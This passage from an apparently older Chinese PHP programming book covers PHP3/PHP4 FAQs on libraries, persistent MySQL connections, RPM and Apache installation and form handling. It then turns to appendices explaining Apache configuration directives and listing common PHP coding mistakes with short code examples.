PDFLib: <http://www.pdflib.com>

mcrypt: <ftp://argeas.cs-net.gr/pub/unix/mcrypt/>

mhash: <http://sasweb.de/mhash/>

t1lib: <http://www.neuroinformatik.ruhr-uni-bochum.de/ini/PEOPLE/rmz/t1lib/t1lib.html>

dmalloc: <http://www.dmalloc.com/>

aspell: <http://download.sourceforge.net/aspell/aspell-.29.1.tar.gz>

Readline: <ftp://prep.ai.mit.edu/pub/gnu/readline/>

◆ 怎样才能让这些库工作?

需要按照库所指定的指示做。有些库是运行 PHP 的“configure”脚本时自动检测的(如 GD 库),其他的必须在编译的时候使用“--with-EXTENSION”选项。使用命令“configure--help”便可得到一个这样的库的列表。

## 连接数据库

◆ PHP 是否可以使用 Microsoft SQL Server?

在 Windows 98/NT/2000 下,只需简单的使用所包含的 ODBC 支持和正确的 ODBC 驱动。

在 Unix 下,可以使用 Sybase-CT 驱动来操作 Microsoft SQL Server,因为两者(至少大部分上是)是协议兼容的。Sybase 已经为 Linux 下所需库文件制作了一个免费的版本。对其其他的 Unix 操作系统,需要跟 Sybase 公司联系。

◆ PHP 能提供持久的数据库连接,这是什么意思?

所谓持久的数据库连接是指:只要脚本还没有结束,SQL 连接就不会断。当要求建立一个持久的连接时,PHP 会检查是否已经有了一个持久的连接(这个连接一直开着)。如果已经存在持久连接的话,就使用这个连接;如果不存在就新建一个连接。如果两个连接的主机相同,用户名和密码也都相同,那么这两个连接被认为是同一个连接。

如果对网络服务器工作和分布负载的原理不是非常熟悉,就会误解持久连接的含义。特别要注意,它并不提供这样的功能:在同一个 SQL 连接的基础上打开“用户线程”;也不能很有效的建立一个交易。实际上,如果非持久连接不能提供某些功能,那么持久连接也不能提供。为什么呢?

这跟网络服务器的工作原理有关。网络服务器使用 PHP 来产生网页有三种方法。

第一种方法是把 PHP 当成一个 CGI“包装”。用这种方法时,对于每个页面(PHP 页面)请求都会创建一个 PHP 解释器的实例,请求结束以后破坏掉,相应的资源(例如到一个 SQL 数据库服务器的连接)也会被关掉。在这种情况下并不能使用持久连接,因为这些连接不是

持久的。

第二种方法也是最常用的,把 PHP 当成多进程处理网络服务器的一个模块,现在这种多进程处理网络服务器只有 Apache。这种服务器一般有一个进程(父进程)来协调一组进程(子进程),网页都是由子进程产生的。当一个客户端发送一个请求后,这个请求会被送给某个闲置的子进程那里进行处理。也就是说如果同一个客户端向服务器提交了第二个请求后,处理这个请求的子进程很有可能跟第一个子进程不同。如果一个子进程已经连接到了 SQL 服务器,那么其他页面也需要连接到 SQL 服务器时就可以使用已有的连接。

最后一种方法是把 PHP 当成多线程网络服务器的一个插件。当前这种方法只停留在理论阶段,PHP 现在还不是任何一种多线程网络服务器的插件。PHP 对 ISAPI、WSAPI 和 NSAPI (Windows 下)的支持正在不断增强,这样就允许 PHP 作为多线程服务器的一个插件来使用,这种多线程服务器包括 Netscape FastTrack, Microsoft Internet Information Server (IIS) 和 WebSite Pro。如果实现了这种方法,那么它的工作原理跟第二种方法完全相同。

如果持久连接没有新加任何功能,那么要它有什么用呢?

答案很简单,效率。如果创建一个到 SQL 服务器连接的代价很高,那么持久连接就很有用了。这种代价是否高取决于很多因素,例如,使用的哪种数据库,网站服务器跟数据库服务器是否在同一台机器上等。反正如果建立连接的代价很高,那么持久连接是很有帮助的。这样子进程从头至尾只连接一次,而不是每次处理需要连接到 SQL 服务器的页面时都连接一次。这意味着每个持久连接的子进程都有它自己的与服务器的连接。例如,如果有 20 个不同的子进程来运行某个脚本,这个脚本需要与 SQL 服务器建立持久连接,那么就与 SQL 服务器之间有了 20 个不同的连接,每个子进程一个连接。下面的这个结论很重要:设计持久连接的目的是为了建立一对一的连接。这也就是说,你应该经常能用非持久连接来代替持久连接,这不会改变脚本的行为。它只会(可能会)改变脚本的效率,而不是脚本的行为。

◆ 升级到 PHP4 后,mysql 持续出现错误:“Warning:MySQL:Unable to save result set in...”,这是为什么?

最有可能的是,编译 PHP4 的时候使用了“—with-mysql”选项,没有指定 mysql 的路径。也就是说 PHP 仍然使用它内置的 mysql 客户端库。如果系统正在运行应用程序,如作为一个 Apache 模块的 PHP3,这些程序使用的是其他版本的 mysql 客户端,那么就会有两个不同版本的客户端之间的冲突。

重新编译 PHP4,然后把 mysql 的路径也加进去,即“—with-mysql=/your/path/to/mysql”,就会解决问题。

## 安装

◆ 怎样才能找到 php.ini 文件?

缺省情况下,如果使用的是 Unix,该文件应该在 /usr/local/lib 下。大部分人都想在编译的时候改变这个设置,方法是使用“—with-config-file-path”编译标示符,例如:

```
--with-config-file-path=/etc
```

然后就需要把 `php.ini-dist` 文件拷贝为 `/etc/php.ini`，然后再对它进行编辑。

◆ 从 RPM 包安装 PHP，但是 Apache 却不能处理 PHP 页面，为什么？

假设 Apache 和 PHP 都是从 RPM 包安装的，那么就要在 `http.conf` 文件中去掉一些注释，还要添加一些语句，具体如下：

```
# Extra Modules

AddModule mod_php.c
AddModule mod_php3.c
AddModule mod_perl.c

# 特定模块

LoadModule php_module      modules/mod_php.so
LoadModule php3_module     modules/libphp3.so    /* for PHP 3 */
LoadModule php4_module     modules/libphp4.so    /* for PHP 4 */
LoadModule perl_module     modules/libperl.so
```

并要添加：

```
AddType application/x-httpd-php3      /* for PHP 3 */
AddType application/x-httpd-php       /* for PHP 4 */
```

◆ 从 RPM 包安装了 PHP，但却不能与所要的数据库一起编译，为什么？

由于现在 PHP 生成的方式，所以要想生成一个完全兼容的 PHP 的 RPM 包是比较困难的。对 PHP4，建议使用 PHP 发行包里 `INSTALL.REDHAT` 文件中所描述的机制。如果读者还是坚持使用 RPM 包，继续往下读。现在 RPM 打包程序设置 RPM 安装包的时候都没有包含数据库支持，这样除了简单以外，还是因为 RPM 包使用 `/usr` 而不是 `/usr/local` 文件结构。需要告诉 RPM 说明文件所要支持的数据库是哪种类型的，以及数据库服务器最顶级的位置。

下面的这个例子解释了怎样添加对普通 MySQL 数据库服务器的支持，使用的是 Apache 的模式安装。所有的这些信息都可以改成任何 PHP 支持的数据库服务器相关的信息。我们假设在这个例子中是使用 RPM 包完全安装的 MySQL 和 Apache。

首先要移走 `mod_php3`：

```
rpm -e mod_php3
```

然后得到源 rpm 包并安装它，不是重新生成：

```
rpm -Uvh mod_php3-3.0.5-2.src.rpm
```

然后编辑 `/usr/src/redhat/SPECS/mod_php3.spec` 文件，在 `%build` 部分添加所要的数据库支持和路径。对 MySQL，需要添加 `--with-mysql=/usr\`，`%build` 部分应该是像这样的：

```
./configure --prefix=/usr \
--with-apxs=/usr/sbin/apxs \
--with-config-file-path=/usr/lib \
--enable-debug=no \
--enable-safe-mode \
```

```
--with-exec-dir=/usr/bin \
--with-mysql=/usr \
--with-system-regex
```

修改完之后就用下面的命令生成二进制 rpm 包：

```
rpm -bb /usr/src/redhat/SPECS/mod_php3.spec
```

然后安装 rpm：

```
rpm -ivh /usr/src/redhat/RPMS/i386/mod_php3-3.0.5-2.i386.rpm
```

重启 Apache 后，现在的 PHP 就具有了 MySQL 支持。如果直接从 PHP 发行包来安装，按照 INSTALL.REDHAT 文件中所说的做，那样就要简单许多。

◆ 已经安装了 Apache，但在浏览器中显示出 PHP 脚本，或者提示保存文件，为什么？这表明由于一些原因，PHP 模块并没有被调用。首先要检查以下三件事情：

(1) 保证现在运行的 httpd 二进制确实是新生成的 httpd 二进制包。运行：

```
/path/to/binary/httpd -l
```

如果没有看到 mod\_php3.c 被列出来，就说明运行的二进制包不对，这样只能找到并安装正确的二进制包。

(2) 保证在其中的一个 Apache.conf 文件中添加了正确的 Mime 类型，应该是：

```
AddType application/x-httpd-php3 .php3 (for PHP 3)
```

```
AddType application/x-httpd-php .php (for PHP 4)
```

同时也要保证 AddType 这一行不被隐藏在<Virtualhost>或者<Directory>块中，如果在这两块中的话，这一行就不会起作用。

(3) 最后，Apache1.2 和 Apache1.3 中配置文件的缺省位置也不同。应该保证 AddType 这一行中的配置文件确实被读到了。可以在 httpd.conf 文件中放入一个明显的语法错误或者其他明显的改动，如果报错就说明文件被正确的读入。

## 使用 PHP

◆ 想写一个 PHP 脚本来处理来自表格的数据。怎样才能知道哪些用 post 方法传递的变量存在？

要保证在 php.ini 中选中了 track\_vars 特性。如果在编译 PHP 的时候选中了“--enable-track-vars”的编译选项，那么这个特性缺省情况下是打开的。也可以在运行的时候打开这个选项，方法是在文件头部加上<?php\_track\_vars?>。打开 track\_vars 后，创建了三个辅助数组，分别是 \$HTTP\_GET\_VARS，\$HTTP\_POST\_VARS 和 \$HTTP\_COOKIE\_VARS。所以，若想写一个 PHP 脚本来处理 POST 方法变量，需要类似的代码：

```
while (list($var, $value) = each($HTTP_POST_VARS)) {
    echo "$var = $value<br>\n";
}
```

◆ 如果需要把单引号“'”转化成反斜线后面跟着单引号，怎样用正则表达式来实现？

首先看一下 `addslashes()` 函数。它的功能正好满足这个要求。你也应该看一下 `php.ini` 文件中的 `magic_quotes_gpc` 指示。

其实, `ereg_replace` 函数也完全能实现这个功能, 并且还比较简单:

```
$escaped = ereg_replace("'", "\'", $input);
```

◆ 执行下面的这段代码, 输出结果有误:

```
function myfunc($argument) {  
    echo $argument + 10;  
}  
  
$variable = 10;  
echo "myfunc($variable) = " . myfunc($variable);
```

为什么?

若想在一个表达式中使用函数的结果(上面代码的功能就是把函数运行结果跟其他字符串连接起来), 需要使用 `return` 来返回值, 而不是仅仅把它打印出来。

◆ 怎样直接得到请求报头中的信息?

如果 PHP 作为一个模块来运行, 函数 `getallheaders()` 就能实现这个功能。所以下面的这段代码会显示出请求报头中所有的信息:

```
$headers = getallheaders();  
for(reset($headers); $key = key($headers); next($headers)) {  
    echo "headers[$key] = " . $headers[$key] . "<br>\n";  
}
```

◆ 在哪里可以找到所有预先设定的变量的列表? 为什么在 PHP 文档中没有这个列表?

最好的办法就是在一个页面中加入 `<?phpinfo()?>` 然后运行它, 这样便会显示出跟 PHP 设定有关的所有的各种信息的列表, 这个列表中包括环境变量和网络服务器设定的特殊变量。PHP 文档中没有这个列表是因为它跟服务器有关, 服务器不同, 列表也会有差异。

◆ 出现下列这样的错误信息是为什么?

Warning: 0 is not a MySQL result index in <file> on line <x> or Warning: Supplied argument is not a valid MySQL result resource in <file> on line <x>?

因为想使用的结果标示符为 0。结果标示符为 0 就说明由于某种原因, 查询失败了。在提交一个查询之后、试图使用结果标示符之前还需要检查错误。最好的办法是使用类似下面的代码:

```
$result = mysql_query("select * from tables_priv");  
if(!$result) {  
    echo mysql_error();  
    exit;  
}
```

或者:

```
$result = mysql_query("select * from tables_priv")
```



```
or die("Bad query: ".mysql_error());
```

◆ 想使用<input type="image">标示符,但是没有\$foo.x和\$foo.y,它们指什么?

提交表格的时候,可能使用一幅图片而不是传统的提交按钮,这样标示符就应该是:

```
<input type="image" SRC="image.gif" NAME="foo">
```

用户点击图片上的某个地方时,表格中的内容会被传送到服务器上,同时有两个变量:

\$foo.x 和 \$foo.y。

因为这两个变量的变量名都不符合 PHP 的规范,所以它们会自动地转换成\$foo\_x 和 \$foo\_y。也就是说,句号被下划线替代了。

◆ 怎样才能从 HTML 的多选下拉框 (SELECT MULTIPLE) 中得到所有的结果条目?

HTML 中的 SELECT MULTIPLE 标示符允许用户从一个列表中选取不止一个的条目。然后这些条目被传给了表格的动作处理器。问题是它们都是随着同一个窗口被传送的,这个窗口就是 IE。

```
<SELECT NAME="var" MULTIPLE>
```

每个选中的选项到达处理器后就变成:

```
var=option1
```

```
var=option2
```

```
var=option3
```

每个选项都会覆盖前一个\$var 变量的值。解决办法就是使用 PHP 的无索引数组特性。代码如下:

```
<SELECT NAME="var[]" MULTIPLE>
```

这段代码告诉 PHP 把 var 当成一个数组,每次给 var[] 分配一个值都会在数组中增加一个条目。第一个条目是\$var[0],下一个是\$var[1],等等。Count()函数可以用来确定一共选中了多少个选项;如果需要,还可以使用 sort()函数来对选项数组进行排序。

## PHP 和 HTML

◆ 怎样在 HTML 的<form>中创建一个数组?

要想使<form>的结果作为一个数组传送给 PHP 脚本,就把<input>、<select>或者<textarea>定义成这样:

```
<input name="MyArray[]">
```

```
<input name="MyArray[]">
```

```
<input name="MyArray[]">
```

```
<input name="MyArray[]">
```

变量名后面的方括号表示该变量是一个数组。通过为不同的元素指定相同的名称就可以把元素分成不同的数组:

```
<input name="MyArray[]">
```

```
<input name="MyArray[]">
```

```
<input name="MyOtherArray[]">
```

```
<input name="MyOtherArray[]">
```

这里产生了两个数组：MyArray 和 MyOtherArray，分别传送给 PHP 脚本。

注意不要使用 HTML 中的数组索引。根据元素在表格中的出现顺序来向数组中填数据。

## PHP 和其他编程语言

### ◆ PHP 和 ASP

ASP 本身严格意义上讲并不是一种语言，它是 Active Server Pages 的缩写，实际上用于 ASP 编程的语言是 Visual Basic 的脚本。ASP 的最大缺点就是它只能运行在 Microsoft 公司的 Internet Information Server (IIS) 之上，也就把 ASP 限制在基于 Win32 的服务器。现在有很多工程允许 ASP 运行在其他环境和服务器之上，有人说 ASP 比 PHP 慢并且麻烦，也不太稳定。但是如果读者对 Visual Basic 编程有一定了解的话，ASP 学起来就相对容易一点了，因为它使用的是 VBScript。并且节省情况下 IIS 也支持 ASP。

### ◆ PHP 和 Cold Fusion

一般认为，在复杂编程方面 PHP 更快，更有效率；并且 PHP 被认为更稳定，对资源的要求更少。Cold Fusion 在错误处理、数据库提取和日期解析方面更有优势，其中数据库提取在 PHP4 中已经提出来了。Cold Fusion 另一个功能强大的方面是它优秀的搜索引擎，但是搜索引擎不应该被包含在一种网络脚本语言中。PHP 能够运行在几乎每种平台，而 Cold Fusion 只能在 Win32、Solaris、Linux 和 HP/UX 环境下运行。Cold Fusion 有一个更好的 IDE（集成数据库引擎），学起来比较容易；而 PHP 开始阶段要求的编程知识更多。

### ◆ PHP 和 Perl

PHP 跟 Perl 相比最大的一个优点就是设计 PHP 的目的就是网络的脚本编程，而设计 Perl 的目的是为了做一些更复杂的事情，所以 Perl 更为复杂一些。Perl 的弹性/复杂性使得编写代码很容易，而另一个作者/程序员读起来就很费劲。不失去弹性的情况下，PHP 的格式更加严格一些。PHP 集成到现有的 HTML 页面上比 Perl 容易。PHP 的“好”功能比 Perl 要多很多：创建、语法等，而不像 Perl 一样复杂。Perl 是一种可靠的真实的编程语言，从 80 年代末就出现了，但是 PHP 也在很快地成熟。



## 附录 B Apache 配置选项详解

这里参照的是 Apache Server1\_3\_12\_win32 版本。

### ◆ ServerType standalone

设置服务器的形式是单独启动 (standalone)，还是借由互联网络服务程序 inetd 来启动。一般使用前者。

### ◆ ServerRoot "d:/Apache"

设置服务器的 Home 目录，用来存放服务器的设置文件、错误文件和记录文件。

### ◆ PidFile logs/httpd.pid

程序启动时，把父进程 httpd 的进程号 (process id) 存在这个文件中。这个文件名可以配合 PidFile 指令加以改变。

### ◆ ScoreBoardFile logs/apache\_status

设置网络上 WWW 服务器一些执行程序的记录文件。

### ◆ ResourceConfig conf/srm.conf

### ◆ AccessConfig conf/access.conf

这两个文件的内容已经包含在 httpd.conf 文件中了。

### ◆ Timeout 300

如果客户端 300s 还没有连上，或者服务器 300s 还没有传送数据到客户端，就会自动断线。

### ◆ KeepAlive On

设置是否支持持续传功能。

### ◆ MaxKeepAliveRequests 100

设置支持持续传功能的数目。数目越多则浪费的硬盘空间越多。设置为 0 则不支持持续传。

### ◆ KeepAliveTimeout 15

如果该位使用者在 15s 后还没有向服务器发出要求，则他再不能续传。

### ◆ MaxRequestsPerChild 0

设置相同时间内 child process 的数目。

### ◆ ThreadsPerChild 50

设置服务器使用进程的数目。

### ◆ Listen 3000

### ◆ Listen 12.34.56.78:80

允许使用其他的 Port 或 IP 访问服务器。此例中 Port 为 3000，IP 为 12.34.56.78:80。

### ◆ BindAddress \*

设置 Apache 监听所有的 IP，也可以具体的指定。

### ◆ LoadModule anon\_auth\_module modules/ApacheModuleAuthAnon.dll

打开当前未激活预定义的模块。

◆ ExtendedStatus On

设置服务器产生的状态信息。

◆ Port 80

设置服务器使用的 Port。

◆ ServerAdmin you@your.address

设置服务器管理者的 E-Mail 地址。

◆ ServerName new.host.name

服务器的主机名。如果读者有固定的 IP 地址，则不需要设置。

◆ DocumentRoot "d:/Apache/htdocs"

设置存放站点 html 文件的目录。

◆ Options FollowSymLinks

◆ AllowOverride None

设置/目录的指令。具体说明如下：

Option：定义在目录内所能执行的操作。None 表示只能浏览；FollowSymLinks 允许页面连接到别处；ExecCGI 允许执行 CGI；MultiViews 允许看动画或是听音乐之类的操作；Indexes 允许服务器返回目录的格式化列表；Includes 允许使用 SSI。这些设置可以复选。All 则可以做任何事，但不包括 MultiViews。

AllowOverride：加 None 参数表示任何人都可以浏览该目录下的文件。另外的参数有：FileInfo、AuthConfig 和 Limit。

◆ UserDir "d:/Apache/users/"

定义使用者存放 html 文件的目录。

◆ DirectoryIndex index.html

定义首先显示的文件。

◆ AccessFileName .htaccess

定义每个目录访问控制文件的名称。

◆ CacheNegotiatedDocs

定义代理服务器不要 Cache 页面。不建议使用。

◆ UseCanonicalName On

服务器使用 ServerName 指定的服务器名和 Port 指定的端口地址。



## 附录 C PHP 编程中的常见错误

在本附录中把 PHP 编程中常见的错误列出来，这样读者便可以引以为戒了，但首先要对 PHP 的语法很熟悉。

PHP 很容易学习，这是它最大的优点，但同时也是它最大的缺点，因为要想真正学会怎么正确地使用它并不太容易。这里不仅列出了一些常见的错误，还提供了相应的一些建议和解决方法。

### Printf()函数使用不当

Printf()函数用来按照某种格式输出数据。假设要输出一个 double 类型的数据，小数点后面保留两位，这时候就可以使用 printf()函数。下面的例子表明了它的正确使用方法，它用三种不同的精度来输出 M\_PI:

```
<?php
/*
 * 三种不同的精度
 */

printf("Pi is: %.2f\n<br>\n", M_PI);
printf("Pi is also: %.3f\n<br>\n", M_PI);
printf("Pi is also: %.4f\n<br>\n", M_PI);
?>
```

注意：有些人却不会用这个函数，他们往往会定义有很多行代码的自己的函数来实现按照某种格式输出数据，却不知道使用 printf()函数会简单得多。

许多程序员会把 printf()函数误用来输出变量、函数调用的结果，有时候也用来输出一些纯文本。在下面两种情况下，printf()函数经常被误用：

- ◆ 使用 print()函数更合适的情况下。
- ◆ 显示函数调用的结果的情况下。

下面分别讨论这两种情况。

### 使用 print()函数更合适的情况下

如果 print()函数能够满足要求，就不用使用 printf()函数了。下面的例子中使用 printf()函数来打印输出四个变量：

```
<?php
$name = 'Sterling Hughes';
```

```
$job = 'Senior Engineer';  
$company = 'DesignMultimedia';  
$email = 'shughes@designmultimedia.com';  
printf("My name is: %s\n<br>\n  
    My Job is: %s, %s\n<br>\n  
    My E-mail is: %s\n<br>\n",  
    $name, $job, $company, $email);  
  
?>
```

实际上，这个例子中使用 `print()` 函数就够用了，代码如下：

```
print "My Name is: $name\n<br>\n  
    My Job is: $job, $company\n<br>\n  
    My E-mail is: $email\n<br>\n";
```

在不需要按照某种格式来输出数据的时候，最好使用 `print()` 函数，而不使用 `printf()` 函数，这样的好处有：

- ◆ 执行代码更快：由于 `printf()` 函数在输出数据之前要进行格式化，所以调用 `printf()` 函数也要慢一些。

- ◆ 代码的可读性更好：使用 `printf()` 函数后，代码变得相对复杂一些，更难读一些，因为 `printf()` 函数的语法也比 `print()` 函数复杂，`printf()` 函数的输入参数的意义也多一些。

## 使用 `printf()` 函数来输出函数调用的结果

用 `printf()` 函数来输出函数的返回值，这也是 `printf()` 函数使用过程中的常见错误。下面的这个例子就说明了这一点：

```
<?php  
printf("%d occurrences of %s found.",  
    count($result), $search_term);  
  
?>
```

应该使用 `print()` 函数来输出函数调用的结果，中间还可以使用字符连接运算符“.”，如下：

```
<?php  
print count($result) .  
    " occurrences of $search_term found."  
  
?>
```

使用“.”运算符可以把函数调用的结果跟要显示的文本连接起来显示，这样做比使用 `printf()` 函数要快，原因还是因为 `printf()` 函数要在输出之前要对数据进行格式化。



## 误用 PHP 语义

许多程序员使用 PHP 的时候并没有真正理解这种语言的优点，或者说是精华。PHP 语言的优点之一就是 PHP 语法跟 PHP 语义之间的差别。

◆ PHP 语法：指定义 PHP 元素时所遵守的规则。例如，怎样定义一个变量呢？在某个单词的前面加上\$；怎么定义一个函数呢？就是使用花括号和输入参数等。

◆ PHP 语义：指使用语法时所遵守的规则。例如，一个 PHP 函数需要两个输入参数，这两个参数都应该是字符串。这才是语义。

注意到我们在上面提到：这两个参数都“应该”是字符串。在一些语法要求很严格的语言中，例如 C 或者 Java，如果这两个参数不是字符串，编译器就会报错。

而在一些语法要求不是很严格的语言中，例如 PHP，就没必要把参数限制这么死，参数类型可以有一些偏差。但是，在 PHP 函数中必须要遵守语义。

下面的例子打开一个文件，并把文件中所有的行都打印出来：

```
<?php
$fp = @fopen('somefile.txt', 'r')
    or die ('Cannot open somefile.txt');
while ($line = @fgets("$fp", 1024)) // error
{
    print $line;
}
@fclose("$fp") // error
    or die ('Cannot close somefile.txt');
?>
```

代码执行以后就会报错：

```
"Warning: Supplied argument is not a valid File-Handle resource in
C:\inetpub\wwwroot\test.php on line 4."
```

出错的原因很简单：因为\$fp 变量被包在双引号中了，这就相当于一个字符串。但是，fopen()函数的第一个输入参数却必须为文件标示符，而不是一个字符串。只需要把双引号去掉就可以了：

```
<?php
$fp = @fopen('somefile.txt', 'r')
    or die ('Cannot open somefile.txt');
while ($line = @fgets($fp, 1024)) {
    print $line;
}
@fclose($fp)
    or die ('Cannot close somefile.txt');
```

?>

如果 PHP 程序输出的结果不对，就应该看看是否符合所用函数的语义。

## 缺少文档注释

为所写代码添加注释，这是一种良好的编程习惯。如果不这样做，就会导致很难阅读别人所写的代码。但是注释写得太多也不好，会导致代码看起来很繁琐。下面的例子中的注释就太多了：

```
<?php // Start off PHP code
$age = 18; // assign 18 to age
$age++; // increment $age by one
// print out introductory text
print "You are now 19, which means you have been:";
print "\n<br>\n<br>\n";
// A for loop to print out all of the
// previous ages
for ($idx = 0; $idx < $age; $idx++)
{
    // Print out an individual age
    print "$idx years old\n<br>\n";
}
// End the PHP code
?>
```

那么究竟需要写多少代码注释呢？这要具体情况具体分析，它取决于代码的复杂程度、任务的紧迫性和具体项目的开发规范等。但还是有一些基本的指导方针的：

- ◆ 在定义函数之前要简单的描述一下这个函数的用途。
- ◆ 在很难读懂的代码旁边要添加注释。
- ◆ 如果代码显得很乱，最好在边上写上每段代码的目的，将来读代码也方便一些。
- ◆ 最好能统一注释的风格，例如全用/\*\*/，或者用//。

下面的这段代码的注释就很合适：

```
<?php
// Random_Numbers.lib
//   Generate different types of random numbers.
mt_srand(((double)microtime()*1000000));
//
// mixed random_element(array elements[, array weights])
```

```
// Extract a random element from elements.  Weights is
// the relative probability that each element will be
// selected.
//
function random_element ($elements, $weights=array())
{
    // There must be exactly the same amount of elements as
    // there are weights for this algorithm to work properly
    if (count ($weights) == count ($elements)) {
        foreach ($elements as $element)
        {
            foreach ($weights as $idx)
            {
                // Note: we don't use $idx, since we
                // don't want to override elements.
                $randomAr[] = $element;
            }
        }
    } else {
        $randomAr = $elements;
    }

    $random_element = mt_rand (0, count ($randomAr)-1);
    return $randomAr[ $random_element ];
}
?>
```

## 使用的变量过多

很多人喜欢使用临时变量，例如下面这段代码：

```
<?php
$tmpr = date ("F d, h:i a"); /* ie January 3, 2:30 pm */
print $tmpr;
?>
```

其实，这段代码中的\$tmpr 变量根本没有必要，这样写就完全可以了：

```
<?php
```

```
print date ("F d, h:i a");  
?>
```

使用临时变量会降低程序执行的速度，另外，过多的使用临时变量也会使程序显得不太简洁明了。

不可否认，使用临时变量来代替一些很长的函数或者表达式，这是非常有用的，就相当于使用别名。特别是要反复调用这些函数和表达式时临时变量则更显得有用。下面的这个例子中就没有使用临时变量：

```
<?php  
// string reverse_characters(string str)  
//   Reverse all of the characters in a string.  
function reverse_characters ($str)  
{  
    return implode ("", array_reverse (preg_split("/"/, $str)));  
}  
?>
```

implode 函数的表达式很长，这样的代码很难读懂，使用一些临时变量后，效果就好多了：

```
<?php  
// string reverse_characters(string str)  
//   Reverse all of the characters in a string.  
function reverse_characters ($str){  
    $characters = preg_split ("/"/, $str);  
    $characters = array_reverse ($characters);  
    return implode ("", $characters);  
}  
?>
```

什么时候该使用临时变量呢？使用临时变量之前首先要考虑两个问题：

- ◆ 是否要使用这个变量至少两次？
- ◆ 使用这个变量后代码的可读性是否大大提高了？

如果这两个问题的答案都是肯定的，那就可以使用临时变量。

## 重写已有的 PHP 函数

我们看下面这段代码：

```
<?php  
function len ($str)
```

```
{  
    return strlen ($str);  
}  
?>
```

这样做显然是不合适的，但确实有很多人不去使用 PHP 中已有的函数，偏偏要自己去写函数，这样做至少有两个缺点：首先会降低代码的可读性，因为别人读代码的时候会看到很多没必要写的函数，他们会感到疑惑，为什么不使用 PHP 自带的函数呢？第二个缺点也是显而易见的，这样做会降低程序执行的速度，不仅是因为增加了要处理的代码，并且也增加了函数调用的时间。

所以要尽量避免重写 PHP 已有的函数，但是怎样才能知道一个函数是否已经存在呢？最好能在编写程序的时候经常参考 PHP 的函数手册。

## 没有分离客户端和服务端代码

许多程序员喜欢把 HTML（客户端）代码跟 PHP 脚本（服务器端）代码混到一个文件中，如果网站比较小，这样做是可以的，但随着网站规模的不断扩张，代码的维护就变得非常困难。解决办法就是把客户端代码跟服务器端的代码进行分离，有两种方法：创建 API 函数和套用模板，下面分别讨论。

### 1. 创建 API 函数

把创建动态内容的那部分功能用函数来实现，然后在页面上调用这些函数就可以了，先看下面这个例子：

#### (1) index.php——客户端代码

```
<?php include_once ("site.lib"); ?>  
  
<html>  
  
<head>  
  
    <title> <?php print_header (); ?> </title>  
  
</head>  
  
<body>  
  
    <h1> <?php print_header (); ?> </h1>  
  
    <table border="0" cellpadding="0" cellspacing="0">  
  
        <tr>  
  
            <td width="25%">  
  
                <?php print_links (); ?>  
  
            </td>  
  
            <td>  
  
                <?php print_body (); ?>  
  
            </td>  
  
        </tr>  
  
    </table>  
  
</body>  
</html>
```

```

        </td>
    </tr>
</table>
</body>
</html>

```

## (2) site.lib——服务器端代码

```

<?php
$dbh = mysql_connect ("localhost", "sh", "pass")
    or die (sprintf ("Cannot connect to MySQL [%s]: %s",
        mysql_errno (), mysql_error ()));
@mysql_select_db ("MainSite")
    or die (sprintf ("Cannot select database [%s]: %s",
        mysql_errno (), mysql_error ()));
$stmt = @mysql_query ("SELECT * FROM site", $dbh)
    or die (sprintf ("Cannot execute query [%s]: %s",
        mysql_errno (), mysql_error ()));
$site_info = mysql_fetch_object ($stmt);
function print_header () {
    global $site_info;
    print $site_info->header;
}
function print_body () {
    global $site_info;
    print nl2br ($site_info->body);
}
function print_links () {
    global $site_info;
    $links = explode ("n", $site_info->links);
    $names = explode ("n", $site_info->link_names);
    for ($i = 0; $i < count ($links); $i++) {
        print "<table>
            <tr>
                <td><a href=\"$links[$i]\">$names[$i]</a>
            </td>
            </tr>
        </table>";
    }
}
?>

```

从上面的例子可以看出，把客户端和服务端代码进行分离也能增强代码的可读性，另一个好处就是把网页设计与功能实现分离开了，网页改版不用修改服务器端代码。

## 2. 套用模板

在需要显示内容的地方使用一些占位符来代替，然后用程序来对这个文件进行解释，把那些占位符用内容来代替，这个文件就被称为模板。下面是一个模板的例子：

```
<html>
<head>
    <title>%%PAGE_TITLE%%</title>
</head>
<body %%BODY_PROPERTIES%%>
<h1>%%PAGE_TITLE%%</h1>
<table border="0" cellpadding="0" cellspacing="0">
    <tr>
        <td width="25%">%%PAGE_LINKS%%</td>
        <td>%%PAGE_CONTENT%%</td>
    </tr>
</table>
</body>
</html>
```

然后可以写一些代码来用内容代替%%分隔符里的变量。套用模板的好处就是，模板特别简单明了，不要了解 PHP 语言就可以修改模板了；但也存在一些缺点，即执行速度慢，并且执行起来也比较困难。

## 使用老版本 PHP 中的范例

一些用户可能会把老版本 PHP 中的代码和库原封不动地搬到新版本里，这样做虽然可能不会导致程序出错，但是有可能新版本里已经有了更好的解决办法。

使用过时范例会降低脚本的执行速度，也会使代码变得不可读，因为也许别的读者对以前版本并不熟悉，所以还是应该尽量把过期的代码替换掉。下面我们看一个例子。

以前 PHP 中控制程序流程的语法是：beginControlStructure .. endControlStructure，但现在不同了：

```
<?php
// 下面的这段代码已经过时了

while (1):
    print "5";

    if ($idx++ == 5):
```

```
        break;
    endif;
endwhile;
// 下面的代码不过时
while (1)
{
    print "5";
    if ($idx++ == 5) {
        break;
    }
}
?>
```

从这个例子中，读者可以很清楚地看到新语法跟老语法之间的差别。使用老语法有以下缺点：

- ◆ 现在使用旧语法的人并不多，很多学习新语法的人并不明白旧语法的用法。
- ◆ 它可能跟其他语言不兼容。
- ◆ 更重要的是，在以后的版本中，这些旧用法可能是不合法的了，也就是说要重新写代码。

所以，用户应该时刻以手册为准，手册中的内容应该是最新的，其中提供的范例也用的是最新的函数。

## 违反基本的命名惯例

如果程序员定义的变量的名称都象 \$email 和 \$name 这样望文生义，代码的可读性就很好，可经常会在代码中出现一些不知所云的变量名称，如 \$fred 和 \$barney。其实，给变量和函数起个易懂的名称是编写出可读性很好的代码的第一步，人们在起名称时常犯的错误有：

- ◆ 名称太短或者过长。
- ◆ 名称跟代码的上下文无关。
- ◆ 不考虑字母的大小写。
- ◆ 函数名称跟函数用途无关。

### 1. 变量的命名

(1) 大小写敏感 在 PHP 中，变量名称中大写字母跟小写字母是不一样的，也就是说，\$user 和 \$USER 是两个不同的变量。所以就有些程序员用同样字母的大小写来定义变量，这样做非常不好，尽量不要用大小写来区分变量名称。每个变量的名称都应该是唯一的、有明显区别的。

(2) 名称太短 许多用户在给变量命名的时候只用一些开头的字母来表示，这样变量名称的含义就很模糊，很可能以后就不明白这些变量究竟代表什么了。变量的名称应该描述



变量所代表的内容，要么使用整个单词，要么就用一些意义明显的缩写。

